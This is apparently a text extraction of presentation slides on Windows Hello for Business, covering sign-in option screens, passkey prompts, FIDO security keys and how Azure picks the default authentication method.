
# WINDOWS HELLO FOR BUSINESS

---

# WINDOWS HELLO FOR BUSINESS



# WINDOWS HELLO FOR BUSINESS




The image shows a screenshot of the Windows Hello for Business sign-in options screen. At the top left is the Microsoft logo. Below it, the title "Sign-in options" is displayed. Three sign-in methods are listed vertically:

- Face, fingerprint, PIN or security key**  
Use your device to sign in with a passkey.  
?
- Sign in with GitHub**  
Personal accounts only  
?
- Sign in to an organization**  
Search for a company or an organization you're working with.

A "Back" button is located at the bottom center of the screen.

# WINDOWS HELLO FOR BUSINESS




# WINDOWS HELLO FOR BUSINESS

 Windows Security

**Making sure it's you**

Sign in with your passkey to "login.microsoft.com" as "[user@company.com](mailto:user@company.com)".

This request comes from the app "brave.exe" by "Brave Software, Inc.".

I forgot my PIN

**OK** **Cancel**


 Microsoft

**Face, fingerprint, PIN or security key**

Your device will open a security window. Follow the instructions there to sign in.

**Back** **Try again**

# WINDOWS HELLO FOR BUSINESS



# FIDO KEYS



- Fido Keys may act as a replacement for the TPM's role in the authentication
- Can store cryptographic keys on them
- Also called Yubi keys, **physical authenticators**, security keys, etc


# DEFAULT AUTHENTICATION

- After performing successful authentication via Azure, the default authentication method is set to that method
- **(Today it is no longer the case)**

# DEFAULT AUTHENTICATION

- After performing successful authentication via Azure, the default authentication method is set to that method
- **(Today it is no longer the case)**
- **Today the default authentication is the strongest one available**

# DEFAULT AUTHENTICATION



# DEFAULT AUTHENTICATION

The image consists of two side-by-side screenshots. The left screenshot shows a 'Windows Security' window titled 'Sign in with your passkey'. It displays a list of accounts: 'someuser@gmai.com' (selected) and 'user@company.com' (highlighted with a red border). Below the accounts are buttons for 'More choices' and 'Use another device'. At the bottom are 'Next' and 'Cancel' buttons. The right screenshot shows a Microsoft sign-in window titled 'Face, fingerprint, PIN or security key'. It contains the text 'Your device will open a security window. Follow the instructions there to sign in.' followed by five blue dots indicating more steps. At the bottom are 'Back' and 'Try again' buttons.

Windows Security

Sign in with your passkey

To sign in to "login.microsoft.com", choose a passkey.

This request comes from the app "brave.exe" by "Brave Software, Inc."

someuser@gmai.com

More choices

user@company.com

Use another device

Next Cancel

Microsoft

Face, fingerprint, PIN or security key

Your device will open a security window. Follow the instructions there to sign in.

.....

Back Try again

# WINDOWS HELLO FOR BUSINESS

---

Windows Hello for  
Businesss

Administrator

Traditional  
Passwords



# WINDOWS HELLO FOR BUSINESS

Windows Hello for  
Businesss

Administrator

